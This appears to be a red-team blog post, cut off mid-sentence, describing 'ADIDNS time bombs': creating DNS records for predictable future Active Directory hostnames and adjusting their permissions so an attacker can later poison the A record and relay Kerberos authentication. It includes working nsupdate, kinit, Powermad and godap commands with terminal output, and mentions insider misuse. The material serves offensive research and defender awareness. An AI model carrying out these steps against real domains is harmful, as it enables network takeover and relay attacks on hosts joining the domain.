

ADIDNS Time Bombs: Poison Today, Relay Tomorrow

 medium.com/@offsecdeer/adidns-time-bombs-poison-today-relay-tomorrow-c224934eefa6

Giulio Pierantoni


August 29, 2025

Predictable hostnames can be exploited with malicious ADIDNS records to take control of hosts added to the domain at a later date. This is made possible by the default permissions every domain user has over the creation of arbitrary DNS records and the way these records translate to dnsNode objects. I am calling these ADIDNS time bombs because the malicious records will sit in the directory indefinitely, granting the attacker full control of the target computer's A record as soon as it joins the domain.

Concept

I was reading Kevin Robertson's [first article on ADIDNS](#) when one small detail got the cogs spinning in my head: ADIDNS records are stored as dnsNode objects which get grouped by name rather than type. If you have three DNS records of the same name but of types A, MX, and NS, this results in a single dnsNode with three entries in its dnsRecord attribute.


Press enter or click to view image in full size



The owner of a dnsNode is usually its creator, and by default only the creator itself, domain and DNS admins have permissions to modify the node with all its records, as they all share the same DACL. The creator of a brand new dnsNode doesn't have full control, but almost: they can change the node's owner and DACL, as well as all the important attributes for objects of this kind.

These factors introduce the possibility of injecting malicious records with the name of hosts you think are going to be added to the domain in the near future: say for example you ran BloodHound and among the machine accounts you see names like these:

Press enter or click to view image in full size



These names are predictable, incremental numbers, employee names, and so on. You could use this information to create one or more malicious ADIDNS records with names that follow this pattern, giving yourself full control over the A record of the future machines before they even exist, thus establishing a MITM position and taking over the computers with techniques like [AP-REQ relays](#):

- identify predictable hostnames
- register one or more non-A records using the predictable names (eg: TXT)
- adjust dnsNode DACL to allow the computer to add its address
- wait for the target to join by monitoring the directory
- poison the A record with attacker's IP
- enjoy the kerberos relays!

The attack obviously requires time patience and some luck, but I thought it was a neat little trick to exploit the very mechanics of ADIDNS.

Pre-created machine accounts are another source of possible time bomb targets: look for recently added machine accounts without an A record and with no logon recorded in their `lastlogontimestamp` attribute, these might be computers that the administrators will be joining soon. This technique could also be effective in the hands of a disgruntled employee, anyone with access to the names of new staff before their computers are in the domain, or someone with knowledge of planned infrastructure additions, like a new web server to be deployed in the next few days.

Creating Malicious Records

On Linux we can combine the `krb5-user` kerberos client with [nsupdate](#), a tool we find built onto many Linux distros which allows us to craft very specific DDNS requests. I have frequently shown `dnstool.py` from [krbrelayx](#) to create and modify DNS records, but as of

now only A records are supported and that's exactly the record we need to avoid for this attack.

After setting up krb5-user we request a TGT:

```
kinit amico@TEST.LOCAL
```

With `klist` we can double check the presence of a valid ticket. Now we can send an authenticated DDNS with `nsupdate`, this is possible thanks to its `gsstsig` command: to make it short, GSS-TSIG allows us to make authenticated DDNS (Dynamic DNS) updates over kerberos, so `gsstsig` picks up the TGT in our cache and uses it.

To make it long, if you're interested, GSS-TSIG (Generic Security Service Algorithm for Secret Key Transaction) is a protocol combining GSSAPI (Generic Security Service Application Programming Interface) and TKEY to protect DDNS with kerberos authentication. GSSAPI is an API used to add an authentication layer to other protocols, allowing developers to create secure protocols on top of existing authentication implementations. Another API you almost always see mentioned in conjunction with GSSAPI is SPNEGO (Simple and Protected GSSAPI Negotiation Mechanism), which is used to negotiate the authentication method to use with GSSAPI. Windows uses SPNEGO to determine whether to use NTLM or kerberos. Finally, TSIG (Transaction Signature) is the protocol DDNS uses for authenticated requests, such as ADIDNS "secure dynamic updates".

We also specify the target DNS server and zone, which usually will be the main one, but DNS zone enumeration should be performed to tell exactly where our predictable records are stored, because creating two records with the same name in different zones can have unpredictable results and could impact the host's availability. [adidnsdump](#) for example creates a CSV with every found record and can list DNS zones, as well as look for them in all three possible containers (DomainDnsZones, ForestDnsZones, or System).

With `update add` we provide record name, TTL, type and value. Any type other than A or AAAA should work, just make sure you provide a value that is valid for the selected type. For simplicity I use TXT. `send` submits the request.

```
gsstsig
server dc.test.local
zone test.local
update add srv6.test.local 86400 TXT abcdefghi
send
```

```
(kali㉿kali)-[~]
$ kinit amico@TEST.LOCAL
Password for amico@TEST.LOCAL:


(kali㉿kali)-[~]
$ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: amico@TEST.LOCAL

Valid starting    Expires          Service principal
08/11/2025 07:49:32  08/11/2025 17:49:32  krbtgt/TEST.LOCAL@TEST.LOCAL
        renew until 08/12/2025 07:49:22

(kali㉿kali)-[~]
$ nsupdate
> gsstsig
> server dc.test.local
> zone test.local
> update add srv6.test.local 86400 TXT abcdefghi
> send
>
```

As an alternative we can use a tool I'll talk more about later, [godap](#). Bind to the DC, go to the ADIDNS tab, select the target zone and press Ctrl + N to add a record.


Press enter or click to view image in full size



Tweaking The Node DACL


We can verify that the record was indeed created.

Press enter or click to view image in full size



Name	Type	Data
_msdcs		
_sites		
_tcp		
_udp		
DomainDnsZones		
ForestDnsZones		
vuln		
(same as parent folder)	Host (A)	192.168.0.100
aaaaa	Host (A)	192.168.0.12
CA	Host (A)	192.168.0.101
dc	Host (A)	192.168.0.100
evlspn	Host (A)	192.168.0.12
SRV1	Host (A)	192.168.0.104
srv2	Host (A)	192.168.0.12
srv3	Host (A)	192.168.0.103
srv4	Host (A)	192.168.0.104
srv5	Host (A)	192.168.0.5
SRVSP	Host (A)	192.168.0.124
(same as parent folder)	Name Server (NS)	dc.test.local.
(same as parent folder)	Start of Authority (SOA)	[166], dc.test.local., hostm...
srv6	Text (TXT)	abcdefghi

Our user, amico, is its owner and has write rights on it as well as special permissions.



The dnsNode was created and our malicious record is in place, but there is a problem: with this default DACL the machine account of the brand new computer will be unable to create its own A record, specifically because the DACL only put the attacker in control of the node, and any other record type of that name will be subjected to the attacker's DACL, allowing only privileged users to create further records: if the target was to join the domain in these conditions no one would be able to reach it with DNS.

This is where our special permissions come into play, because conveniently we have both WriteOwner and WriteDacl.

Press enter or click to view image in full size

Permission Entry for srv6

Principal: mango amico (amico@test.local) [Select a principal](#)

Type: Allow


Permissions:

☐ Full control	☒ Read permissions
☒ List contents	☒ Modify permissions
☒ Read all properties	☒ Modify owner
☒ Write all properties	☒ All validated writes
☒ Delete	

We can add an ACE giving other users write rights as well, this way the A record can be appended to our node's dnsRecord while retaining complete control over the node, and therefore over the new records too. We still need to be careful though, granting GenericAll or GenericWrite rights will actually break the attack.

After boot Windows will attempt to resolve its own hostname, if it does not receive an IP or if the address is outdated it will attempt to create a new record or replace the old one, using its machine account. If this account has full write rights on the record the node's DACL is replaced with a new one, where the machine account is the new owner and sole controller, getting rid of the attacker's ACE even though it was the original creator.


I found that to avoid this we can use WriteProperty, which limits modifications to only specific attributes. In my tests this is enough to allow domain hosts to create and consistently update their A record while keeping the attacker as the owner.



On Windows [Powermad](#) has a cmdlet to change a node's DACL:

```
Grant-ADIDNSPermission -Node SRV6 -Principal "Authenticated Users" -Access WriteProperty
```

Press enter or click to view image in full size




```
Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\amico> import-module c:\temp\powermad.ps1
PS C:\Users\amico> Grant-ADIDNSPermission -Node SRV6 -Principal "Authenticated Users" -Access WriteProperty
[+] ACE added for Authenticated Users to SRV6 DACL
PS C:\Users\amico>
```

Now the future machine account can create its record without us losing access.

Press enter or click to view image in full size



The main Linux tools with DACL edit features would not work with DNS records. Impacket's `dacledit` and [bloody-AD](#) do not support the `WriteProperty` right, while [ldap_shell](#) does but none of these three tools can even find the records, probably because they are stored in partitions that aren't automatically searched by default, like `DnsDomainZones`. In order to search these containers you need to set their DN as the search base, but the tools above don't allow it.

[godap](#) solves all these issues: it can explore and play with pretty much everything LDAP can do, we can browse the entire directory, create or modify objects and their DACL at will, and it even parses ADIDNS records and GPOs. Plus, it's written in Go so it runs on Windows too.


As I mentioned the containers of ADIDNS data aren't found by queries with the domain root as base DN, so we specify the right container to use as root:

```
godap 192.168.0.100 -u amico@test.local -p 'AAAAaaaa!1' -r 'DC=DomainDnsZones,DC=test,DC=local'
```

For some reason this tree view has trouble reading the names of some of the objects contained here, but you can still see the selected object's name from the Attributes panel.


Traverse the DNS hierarchy by expanding MicrosoftDNS and then the target zone name, where we find the exploitable record.

Press enter or click to view image in full size




With the record selected we open its DACL with Ctrl + D, and then Ctrl + N to add a new ACE. Here we type the name of the principal we want to give access to, like Domain Computers, and press enter to let godap obtain the trustee's SID, which will appear on the bottom right. Select Allow as 